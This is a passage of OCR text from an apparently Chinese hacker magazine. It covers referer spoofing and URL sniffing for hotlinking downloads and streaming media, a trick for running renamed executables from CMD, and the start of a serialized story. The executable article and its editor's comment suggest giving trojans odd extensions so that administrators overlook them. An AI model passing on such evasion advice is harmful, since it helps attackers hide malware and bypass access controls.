


图 4

一切就绪后，点"Spoof"就开始欺骗了。果然不出所料，弹出了我们可爱的下载窗口，如图5，经我测试，这种方法相比前面的方法有局限性，但剑走偏锋，可以说是一击必杀。

二、流媒体篇

流媒体的盗链较简单，因为已有高手编出了针对流媒体的地址嗅探工具"GetMusic"，我们小菜只管用就是了。首先选取一个可以在线播放音乐的网站，随便打开一首歌，然后运行"GetMusic"，其界面如图6。




图 5




图 6

点"开始"按钮，软件就开始了探测，不一会儿这首歌的路径就出来了，如图7。你还能用相同的办法探测到在线电影播放的路径，在此就不再叙述了，大家自己摸索哦。

图 7

以上几种方法各有千秋，如果能融会贯通，相信没有什么反盗链系统能难倒大家了。这里罗嗦一句，盗链毕竟是不受欢迎的，本文的测试只是出于技术的学习，看了本文可不要做坏事哦。

[文章中涉及到的工具已经收录于本期光盘]

编辑点评：

防盗链也是用代码写的，只要是代码不够严谨一样是会被突破的。说到referer欺骗，大家留心一下，好多程序都存在这样的问题。另外，迅雷的这种下载方式还是可以对付的，大家多多百度，多多搜索下。

非常规运行exe的一些思考

图□清远长风[B.B.E]

从本文你可以学到：

另类方法运行exe文件




图1

在一次工具免杀中，我把一个加了壳的hui.exe改了后缀成为hui.txt，目的是为了用记事本来查壳（相信大家对用记事本查壳有一定的了解吧）。后来在CMD中进入这个目录，误输入了“hui.txt”，结果发现程序运行了，效果如图1。

hui.exe是原程序，hui.txt只是改了后缀，图2为这两个文件的属性，图3为用记事本打开的hui.txt，大家可以亲自试试。

后来我又把程序的后缀改成jpg、wma等多种系统中有或者没有的后缀名，在CMD下输入hui.jpg或hui.bmp等照样可以运行，甚至不加后缀，将hui.exe改成hui后，直接在CMD下输入hui也可以运行！

在网上搜索才知道原理：**CMD输入一个文件名后，它会先分析这个文件是不是一个标准的可执行文件，如果是就执行它。**这个小小的发现也让我产生了一些思考。

大家都知道，网吧机子的补丁一直跟不上时代，而对于很多拿着U盘终日奋斗在网吧一线的战友们来说，盘里辛辛苦苦搞来的工具被病毒感染或破坏掉，岂不是非常可惜，我就遇上几次这样的事了。

如果我们把盘里的可执行程序的后缀全部改成非可执行文件的后缀，然后在程序目录建一个bat文件，bat中只需要输入改过后缀的可执行程序名就可以了。以后要使用这个程序时，只需要运行这个bat不就行了吗？这样一来，你的U盘里就没有exe了，那些靠后缀名来决定是否感染的木马、下载者就不会光顾你了，这样岂不安全很多？我试着操作了一下，效果如图4。

这个方法还可以用在你的木马上，一般没有人会对不熟悉的后缀名感兴趣的，大家的奇思妙想就自由发挥吧！




图2




图3





图4

编辑点评：

看完文章，我做了一下测试，发现确实可行，不过针对bat、txt等后缀就没有用了。其实这已经足以为大家开拓思维了，就像作者所说，把木马的名字改得怪怪的，然后在cmd下执行，又有哪些管理员会在意这些他们认为不会执行的文件呢？



XApache：

故人西辞黄鹤楼，烟花三月下扬州。一年之计最美好的季节莫过于春季，而三月份又是春天中最美好的一个时间段，我希望这个月平平安安、快快乐乐的度过，不希望"二月元宵烧大楼"那种损失惨重的事情再次出现。

在前些日子，风靡一时的《断头台》系列小说完结之后，原作者乘着春风，得意的向我们送上了他的新作《特仑苏》——一个金融危机下被裁员工的爱情故事。该小说共有三集，将在《黑客手册》连载三期，如果你是原作者的忠实读者，那么恭喜你，本期刊登的，正是《特仑苏》的第一集。

题记：贫富差距是造成我们跳槽的原因之一，所以我们总是在无奈的拉大与他人之间的差距，以使得自己身价提高。

特仑苏 I

图 九叔

